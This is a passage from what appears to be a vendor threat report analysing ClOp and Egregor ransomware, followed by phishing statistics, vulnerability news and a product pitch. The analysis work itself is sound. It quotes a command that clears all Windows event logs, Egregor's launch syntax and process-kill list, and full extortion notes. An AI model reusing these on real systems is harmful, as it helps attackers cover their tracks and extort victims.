    }
    else
    {
        GetLastError();
        result = 0;
    }
    return result;
}

```


Another difference is registering and starting a new service named “WinCheckDRVs”. Using this service, the new ransomware:

- **Creates a mutex named ‘GKLJHWRnjkt32uyhrjn23io # 666’.** If it is present in the system, the malware deletes the mutex and terminates its process.
- **Gets the process token ‘EXPLORER.EXE’** and uses it to determine the security identifier (SID) and the account name.
- **Gets a list of active sessions** on the Remote Desktop Session Host (RD Session Host) server. If the account name is less than or equal to five characters, it makes a duplicate of the existing token. If the length is greater than five, it obtains the primary access token of the logged-on user specified by the session ID. Obtaining a token is necessary for the malware to subsequently launch the process on behalf of a user.
- **Runs its executable file** on the default input desktop for the interactive window station (Winsta0 \ default) with the parameter ‘runrun’.
- **Clear all Administrative Event Logs** in Event Viewer executing this command:

```
ShellExecuteA(
    0,
    "open",
    "cmd.exe",
    "/C for /F \"tokens=#\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"",
    0,
    0);
```

- **Performs a recursive file search** on all existing “Fixed”, “Removable” drives. Then it encrypts the found files, except for the files from the “\\ Desktop” directory, the “README_README.txt” file.
- **Unlike the previous version** of ClOp ransomware, it does not try to find and terminate a number of running processes.
- **The ransomware** also searches in a separate thread for all available network devices. The same procedure for infecting available network resources is also performed when running the ransomware with the parameter ‘runrun’.
- **In a separate thread**, it starts encrypting files on the local drive C:

File encryption

Another difference from previous versions is that the names of the excluded files that will be skipped during encryption are no longer stored in plain text. ClOp now calculates a hash for each file name and compares them with the values stored in the body. The hash is calculated according to the following algorithm:

```
i = 0
for letter in uppercase(filename):
    num = ord(letter) ^ rol(i, 7)
    i = num
```

In this version, the encryption algorithm has been changed including the key generation algorithm. Instead of generating an RSA-1024 key pair, the ransomware uses [Mersenne Twister](#) pseudo-random number generator to generate a 117-byte key.

```
v20 = 0;
do
    key[v20++] = byte_3CB098[MersenneTwister_PRNG(0, 256)];
while ( v20 < 117 );
```

If for some reason the key was not generated, the malware uses the hard-coded 117-byte key.

```
AB 4C 39 D8 51 90 AB 92 BB 79 AF 7C A1 39 F2 10 32 58 14 C9 3E C6 A7 46 33 41 33 18 59 42 66 DE 9F 25
FF A6 CF 31 54 F1 11 7A 7B 8E B6 24 C7 52 81 17 A5 B2 89 61 D1 E7 8F 41 E3 82 83 7C 1B CD

9D 92 AD DC C5 3C D8 B1 5A 75 8D 01 1B B2 F1 B9 89 E2 09 C7 34 17 31 E2 09 F7 A3 59 1D 36 CA 28 A2 6E
80 C6 ED 71 B3 CF 38 55 FD 10 7C 23 1F B1 F1 B9 89 7A 8E
```

Just like in the previous version, ClOp uses the RC4 algorithm to encrypt files.

The file encryption procedure has also been changed. When encrypting, the file size is taken into account, but now encryption is divided into three categories:

- **Files up to 17,000 bytes** are not encrypted.
- **File less than 2MB** – the file is encrypted starting from address 0x4000.
- **File larger than 2MB** – only 2066896 bytes of the file are encrypted starting from the address 0x10000.

For each file, ClOp creates a file with the extension '.Clp', which writes the header "Clp ^ _-", as well as the key encrypted with the RSA master key (the master public RSA key hardcoded in the ransomware body).

```
int __cdecl encrypt_key(void *src, int a2, int a3, int a4, int a5, HCRYPTKEY hkey, BYTE *pbData)
{
    int result; // eax
    DWORD cnt; // [esp+0h] [ebp-8h]
    DWORD pdwDataLen; // [esp+4h] [ebp-4h]

    SetLastError(SEM_FAILCRITICALERRORS);
    cnt = 117;
    pdwDataLen = 117;
    if ( CryptEncrypt(hkey, 0, 1, 0, 0, &pdwDataLen, 117u)
        && (memset(pbData, 0, pdwDataLen), memmove(pbData, src, cnt), CryptEncrypt(hkey, 0, 1, 0, pbData, &cnt, pdwDataLen)) )
    {
        *a2 = pdwDataLen;
        result = 0;
    }
    else
    {
        GetLastError();
        result = 0;
    }
    return result;
}
```

Ransom note

The algorithm for generating a ransom note with instructions from an attacker has been also modified. Now it is created in each directory with encrypted files under the name "README_README.txt".

The note itself is located in the ransomware binary's section with resources under the name "39339" and the type "ID_HTML" in the ransomware executable.

To decrypt the resource section, ClOp uses the following key and algorithm:

```
if ( v11 )
{
do
{
*(v10 + v12) ^= 0ff_3c81f4[v12 + -33 * (v12 / 33)];
++v12;
}
while ( v12 < v11 );
char *
0x3c3860: "JKHfg34789t6y8f9JLKHFUEWlr3289457yfnKLSFEj2jk34y57823fjvsdiogh23funrjtubh287yuti hfgvdfkjr g b34hj"
```

File "README_README.txt" contains the following text:

```
HELLO DEAR KMALL

***DO NOT ATTEMPT TO RESTORE OR MOVE THE FILES YOURSELF. THIS MAY DESTROY THEM***

Also, we have stolen very important information from your servers. Write to chat for details.
If you refuse to cooperate, all data will be published for free download on our portal (USE TOR BROWSER):
http://ekbgzchl6x2ias37.onion/

CONTACTS:
dinoriuss1973@tutanota.com
AND
unlock@support-box.com
OR
unlock@support-iron.com

OR WRITE TO THE CHAT (USE TOR BROWSER):
http://cvfzmngbtwzywfnryt45zro4ocpze7cqdtzj2n6jz7eucpdgl5ulcsid.onion/remote0/3ce920d5-7c5a-4b5d-9e19-3610beadffc6?secret=km2021
```

Also, the malware can receive a specific path from the attacker in which to encrypt files. To do this, ClOp checks the parameter to identify which path is the one to the temp.dat file that contains the location (folder path) to be encrypted.

To summarize: The new version of ClOp ransomware has improved self-defense and encryption capabilities. The defense bypass techniques have been improved as well, allowing the attackers to execute the ransomware on behalf of the current user. In addition, the executable has a digital certificate that probably did its job during the first few days after the malware's initial distribution.

Egregor ransomware-as-a-service was cut down somewhat in February

Egregor is connected to the Maze ransomware campaign, as their affiliates were transferred to it at some point. It was pretty active at the beginning of 2021 until an investigation held by French and Ukrainian law enforcement in February, when most of the people involved were arrested. The attacks were originating in Ukraine with a ransomware-as-a-service (RaaS) model and double-extortion tactic. Supposedly Egregor is a variant of the Sekhmet ransomware, based on the similarities in self-defense techniques and the ransom note.

Attack vector and static analysis

The first-stage loader is delivered to the target leveraging social engineering techniques such as spear-phishing emails. Then the executed loader enables RDP access to the target machines, through which the attackers deploy the ransomware.


The **ransomware sample** we reviewed is a 32-bit dynamic library that is 797696 bytes in size. It exports the following functions:

Disasm	General	DOS Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports	Imports
✦							
Offset	Name	Value	Meaning				
5FD40	Characteristics	0					
5FD44	TimeStamp	5FB10342					
5FD48	MajorVersion	0					
5FD4A	MinorVersion	0					
5FD4C	Name	60B86	cd1.dll				
5FD50	Base	1					
5FD54	NumberOfFunctions	3					
5FD58	NumberOfNames	3					
5FD5C	AddressOfFunctions	60B68					
5FD60	AddressOfNames	60B74					
5FD64	AddressOfNameOrdinals	60B80					
Details							
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder		
5FD68	1	2DC4	60B8E	DllInstall			
5FD6C	2	1573	60B99	DllRegisterServer			
5FD70	3	215D	60BAB	DllUnregisterServer			


The sample is one of the latest modifications of the Egregor ransomware family (a descendant of Sekhmet ransomware), the first sample of which was discovered on Oct 17, 2020. It is launched for execution using the following command:

```
rundll32.exe <path_to_dll>, DllRegisterServer -p <password> - <mode>
```

It is worth noting that after opening a malicious library in the disassembler, the malware tries to load the debug symbols from the attacker's computer. All the code is heavily obfuscated with conditional and unconditional jumps to complicate the analyst's work. For example, a function call may look like this:



The malicious functionality is executed directly when the `DllRegisterServer()` function is called. It immediately checks for the “--del” and “--loud” switches in the command line. If present, the following message is displayed and the malware stops working:



Also, the malware tries to open a file supposedly available on the developer's machine:

```
C:\ddddss\eeerrr\iufyhj.py (the file is absent)
```

The ransomware uses the `CryptStringToBinaryA()` function of the `Crypt32.dll` library to convert a Base64-encoded string to a byte array that represents an encrypted library. The size of the encrypted data is 239616 bytes. Then, using the ChaCha symmetric encryption algorithm (a variation of the Salsa20 cipher), it decrypts the library. The following lines are specified as a 256-bit key and a 64-bit nonce:


key: Elon Musk 2024! To the future!!!

nonce: SpaceX!!

```
call    _VirtualAlloc
test    eax, eax
jz      short loc_73BB6A44
mov     esi, eax
push    40h
push    100h
push    offset aElonMusk2024To    ; "Elon Musk 2024! To the future!!!"
lea     eax, [esp+78h+var_50]
mov     ebx, eax
push    eax
call    loc_73BB1D3E
add     esp, 10h
push    offset aSpacex            ; "SpaceX!!"
push    ebx
call    loc_73BB2077
```

The encryption algorithm is indicated by the expansion of the key with the constants “expand 32-byte k” and “expand 16-byte k” as well as the presence of basic operations of the ChaCha algorithm – namely The ChaCha Quarter Round (<https://tools.ietf.org/html/rfc7539#section-2.1>)

After that, the malware executes the decrypted library. Meanwhile the parent DLL stays in the memory sleeping in an infinite loop.



```
test    eax, eax
jz      short loc_74066A44
push    0FFFFFFFh
call    Sleep
```

The decrypted library consists of two parts:

1. the cryptographic part that is used to decrypt the second part of the library;
2. a file cryptor and instructions for paying the ransom.

The decryption of the library is performed in two stages. At the first stage, the malware receives a password from the command line, and based on it generates the HMAC_SHA256 code. For a message, the hard-coded value is selected. After that, the malware in a loop of 10,000 rounds generates the HMAC_SHA256 code and a XOR operation to obtain the key for Rabbit stream cipher.

Upon completion of the key generation for the Rabbit cipher, the ransomware tries to decrypt the second (encrypted) part of the library. In case of a successful decryption, the ransomware starts its malicious payload.

In addition, the ransomware has the following modes of operations that can be enabled by the arguments specified below:

- **append:** Adds extensions to encrypted files
- **Fast:** Limit file encryption by size
- **Full:** Full encryption of the victim's system
- **Greetings:** Adds a name to the ransom note
- **Killrdp:** Finds and terminates Remote Desktop Service
- **multiproc:** Multi-process support
- **Norename:** Does not rename encrypted files
- **Nonet:** Does not encrypt network drives
- **Path:** A specific directory for encryption
- **Samba:** Provides shared access to files, printers, and serial ports between nodes
- **Target:** Files with a specific extension for encryption
- **Nomimikatz:** Switch off Mimikatz module



Ransom note

After encrypting the victim's files, the ransomware traditionally generates a ransom note with the following content, providing the link of the chat in ToR network:

```

////////// EGREGOR RANSOMWARE //////////
//////////

%Greetings2target%
-----
| What happened? |
-----
Your network was ATTACKED, your computers and servers were LOCKED,
Your private data was DOWNLOADED.
-----
| What does it mean? |
-----
It means that soon mass media, your partners and clients WILL KNOW about your PROBLEM.
-----
| How it can be avoided? |
-----
In order to avoid this issue,
you are to COME IN TOUCH WITH US no later than within 3 DAYS and conclude the data recovery and breach fixing
AGREEMENT.
-----
| What if I do not contact you in 3 days? |
-----
If you do not contact us in the next 3 DAYS we will begin DATA publication.
-----
| I can handle it by myself |
-----
It is your RIGHT, but in this case all your data will be published for public USAGE.
-----
| I do not fear your threats! |
-----
That is not the threat, but the algorithm of our actions.
If you have hundreds of millions of UNWANTED dollars, there is nothing to FEAR for you.
That is the EXACT AMOUNT of money you will spend for recovery and payouts because of PUBLICATION.
-----
| You have convinced me! |
-----
Then you need to CONTACT US, there is few ways to DO that.
I. Recommended (the most secure method)
  a) Download a special TOR browser: https://www.torproject.org/
  b) Install the TOR browser
  c) Open our website with LIVE CHAT in the TOR browser: http://egregor4u5ipdzhv.onion/%id%
  d) Follow the instructions on this page.
II. If the first method is not suitable for you
  a) Open our website with LIVE CHAT: https://egregor.top/%id%
  b) Follow the instructions on this page.
Our LIVE SUPPORT is ready to ASSIST YOU on this website.
-----
| What will I get in case of agreement |
-----
You WILL GET full DECRYPTION of your machines in the network, FULL FILE LISTING of downloaded data,
confirmation of downloaded data DELETION from our servers, RECOMMENDATIONS for securing your network perimeter.
And the FULL CONFIDENTIALITY ABOUT INCIDENT.
-----
Do not redact this special technical block, we need this to authorize you.
---EGREGOR---
%egregor_data%
---EGREGOR---
sql;database
msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbnmp.exe;synctime.exe;agntsvc.exe;isqlplu
ssvc.exe;xfssvccon.exe;sqlservr.exe;mydesktopservice.exe;ocautoups.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;my
desktopqos.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;
msaccess.exe;msspub.exe;onenote.exe;outlook.exe;powerpnt.exe;sqlservr.exe;thebat.exe;steam.exe;thebat64.exe;thunderbird.
exe;visio.exe;winword.exe;wordpad.exe;QBW32.exe;QBW64.exe;ipython.exe;wpython.exe;python.exe;dumpcap.exe;procmon.exe;pr
ocmon64.exe;proccexp.exe;proccexp64.exe

Avoided Directory:

\Program Files
\Tor Browser\
\ProgramData\
\cache2\entries\
\Low\Content.IE5\
\User Data\Default\Cache\
\All Users
%SystemDrive%\ProgramData

```

Conclusion

Egregor ransomware has been very active during the past 12 months and successfully attacked at least 206 organizations through the affiliates that chose this RaaS as an extortion tool. It has advanced self-defense capabilities to avoid being analyzed by researchers and bypass antivirus protection, as the payload code is hidden under heavy obfuscation and double encryption by ChaCha and Rabbit ciphers. While some people were recently arrested in connection with Egregor, it is still not clear if the threat has ended.

Malicious websites

The end of last year was a high mark in phishing websites and malicious URLs being blocked at the endpoints. On average, 2.3% of the endpoints tried to access some malicious URL, which means that a lot of malicious emails designed to spread such links ended up in users' email inboxes. We continue to see cybercriminals groups switching to malicious attachments or exploiting unpatched exposed services. This trend contributed to the 26% decline in the number of clients with blocked URLs from Q1 to Q2 in 2021.

Month	Percentage of users that clicked on malicious URLs
January	3.2%
February	2.9%
March	2.1%
April	1.8%
May	1.9%
June	1.8%

The largest percentage of **blocked malicious URLs** in June 2021 was in the United States with 25.8%. This was followed by Germany with 10.8% and France with 6.8%.

Of the blocked URLs, 43% were encrypted HTTPS, making it more difficult to analyze and filter on the network. We have also observed more groups phishing 2FA tokens and then immediately using them with a script to log in, as well as OAuth token phishing (for example, for Microsoft 365).

To make these phishing pages more difficult to detect, they are often hosted on trusted cloud service provider domains such as Azure or Google. Some attackers even add a CAPTCHA page that needs to be solved before the user reaches the final phishing page. This tactic can prevent automated scanning solutions from analyzing and blocking the phishing website. There have also been a few cases of bait-and-switch scams, where the URL in the email points to an initially clean website, only after a few hours the website is switched to the final malicious payload, in the hope that any initial email scanner already marked the link as non-malicious.

Top 20 countries with the most blocked URLs in June 2021.

Rank	Country	Percent of blocked URLs in June 2021
1	United States	25.8%
2	Germany	10.8%
3	France	6.8%
4	Italy	5.2%
5	Singapore	4.8%
6	Canada	3.7%
7	United Kingdom	3.5%
8	Australia	3.3%
9	Brazil	3.2%
10	South Africa	3.0%
11	Russia	2.7%
12	Switzerland	2.5%
13	Japan	2.3%
14	Peru	1.7%
15	Bulgaria	1.6%
16	Netherlands	1.5%
17	Spain	1.5%
18	Taiwan	1.3%
19	India	1.2%
20	Austria	0.9%

Vulnerabilities in Windows OS and software



Vulnerabilities have always been a big topic and the first half of 2021 was no exception. Starting in January, ahead of Patch Tuesday in February, **Microsoft released patches** affecting over 250 million users of Microsoft Office including one that fixed an issue that was causing PowerPoint to crash. While it may seem unusual for Microsoft to push patches outside of Patch Tuesday, this is not entirely uncommon.



March's Patch Tuesday included fixes for two zero-day bugs, along with 87 other important and critical patches. One of the most critical patches fixed an actively exploited memory-corruption vulnerability in Internet Explorer, which can give the attacker the same permissions on the victim machine as the user who is visiting the website.

In April, Patch Tuesday included more than 100 patches for the first time this year, including a total of 19 critical patches, with five zero-day patches that could lead to privilege escalation, denial of service, and information disclosure. The zero-day fixes covered vulnerabilities that could allow privilege escalation through either the RPC endpoint mapper service, Win32k, and the Azure ms-rest-nodeauth library, as well as a denial-of-service vulnerability, and a bug in the Windows installer that could lead to information disclosure. The Win32k vulnerability had already been spotted being exploited in the wild.

Hot on the heels of the Exchange vulnerabilities earlier this year, we've also seen patches for

an additional four remote code execution vulnerabilities in Exchange Server, which were discovered by the United States National Security Agency. Microsoft Exchange Server had four zero-day vulnerabilities being actively exploited in the wild. Even with a patch available and 30,000 organizations affected by the attacks, over 63,000 Exchange servers remain unpatched. Initially exploited by the Hafnium group, additional threat actors have been jumping at the opportunity to take advantage of four zero-day vulnerabilities in Microsoft's Exchange email platform. The fact these are zero-day vulnerabilities means that they were already being exploited before Microsoft was aware of them or able to issue a security patch. Patches for the vulnerabilities have been available since March 2. Microsoft, as well as government entities, are urging any organization running Exchange servers to update immediately. Attackers have been using the vulnerabilities in affected systems to drop backdoors and webshells for further attacks.



An unpatched vulnerability in Microsoft Windows 10, which is in use on over 900 million computers, allows would-be attackers to corrupt the hard drive with a simple one-line command. This malicious command can easily be hidden in ZIP archives or Windows link files, and may not even need user interaction. When Windows fails to repair corrupted drives, the backup solution in Acronis Cyber Protect restores lost data easily, with only a few minutes' worth of work.

A zero-day vulnerability in Microsoft Windows 10 allows would-be attackers to delete all data on an NTFS formatted drive, which is the format used by Windows. The attack is accomplished by running a simple one-line command. The one-line command can be hidden in a number of file types, including Windows shortcut files, ZIP archives, and batch files, among others. When executed, the hard drive is immediately corrupted, and the Windows user is prompted to restart their computer to repair the corrupted hard drive. By this time, it is too late, and data could be lost if the repair utility fails to fix the corrupted files. In the case of a shortcut file, the user doesn't even need to access the file to activate the attack – they only need to open the directory it is in.



Google has been fixing numerous zero-day vulnerabilities in their popular Chrome browser since the beginning of the year. With more than 65% of users choosing the Chrome browser, it is a high-value target for attackers.

In April, Google released a patch for a zero-day exploit in their Chrome browser that has been actively exploited. This patch came exactly one month after another zero-day patch in Chrome, and was only one of 47 security fixes rolled out for the Chrome browser during that update.

Google released version 88.0.4324.150 of the Chrome browser for Windows, Mac, and Linux to fix a zero-day vulnerability that was exploited in the wild. The zero-day, which has the identifier of CVE-2021-21148, was described as a “heap overflow” memory corruption bug in the V8 JavaScript engine. At the same time, Google fixed a bunch of other CVEs: CVE-2021-21225, an out-of-bounds memory access bug. CVE-2021-21223 was found to affect Mojo as an integer overflow bug. The fourth high-severity vulnerability, labeled CVE-2021-21226, is a use-after-free flaw found in Chrome's navigation.

In short, another use-after-free vulnerability Google Chrome zero-day flaw was disclosed. If exploited, the flaw could allow remote code execution and denial-of-service attacks on affected systems. The vulnerability exists in Blink, the browser engine for Chrome developed as part of the Chromium project. Browser engines convert HTML documents and other web page resources into the visual representations viewable to end users.

In an official blog post, Google confirmed that a new zero-day exploit used in the wild had been found in Chrome after an anonymous tip-off. CVE-2021-30554 being found in WebGL, a JavaScript API for rendering. To combat this threat, Chrome users should immediately go to Settings > Help > About Google Chrome and check the browser version. If your browser version on Linux, macOS, and Windows is listed as 91.0.4472.114 or above you are safe. If not, manually check for updates and restart the browser once the update is ready.

Acronis recommendations for staying safe in the current and future threat environment



Modern cyberattacks, data leaks, and ransomware outbreaks all show the same thing: cybersecurity is failing. This failure is the result of weak technologies and human mistakes caused by clever social engineering. In cases where a backup solution was working well and wasn't compromised, it usually takes hours or days to restore systems to an operational state. Backup is essential for when cybersecurity solutions fail, but at the same time backup solutions can be compromised, disabled, and perform slowly, causing businesses to lose a lot of money due to downtime.


To solve these problems, we recommend an integrated cyber protection solution like Acronis Cyber Protect that combines anti-malware, EDR, DLP, email security, vulnerability assessment, patch management, and backup capabilities into a single agent running under a family of Windows operating systems.

This integration lets you maintain optimal performance, eliminate compatibility issues, and ensure rapid recovery. If a threat is missed or detected while your data is being altered, the data will be immediately restored from backup. And since it is installed via one agent, it knows what data was lost and needs to be restored.

Such instant, automated recovery isn't possible with an anti-malware agent that is separate from a backup product with its own agent. Your anti-malware solution may stop the threat but some data may already be lost. A backup agent won't know about it automatically and, in the best case, data will be restored slowly – if at all.

Of course, **Acronis Cyber Protect Cloud** strives to make data recoveries unnecessary by detecting and eliminating threats before they can damage your environment. This is achieved with our enhanced, multilayered cybersecurity functionality.

That said, companies and home users shouldn't forget about basic security rules even if they are protected by modern solutions like Acronis Cyber Protect.



Patch your OS and apps

Patching is crucial, as a lot of attacks succeed due to unpatched vulnerabilities. With a solution like Acronis Cyber Protect, you're covered with embedded vulnerability assessment and patch management functionalities. We track all discovered vulnerabilities and released patches, and enable admins or technicians to easily patch all endpoints with flexible configurations and detailed reporting. Acronis Cyber Protect supports not only all embedded Windows apps but also more than 230 popular third-party apps, including telecommunications tools like Zoom and Slack, and popular VPN clients used in remote work. Be sure to patch high-severity vulnerabilities first and follow the success report to check that patches were applied properly.

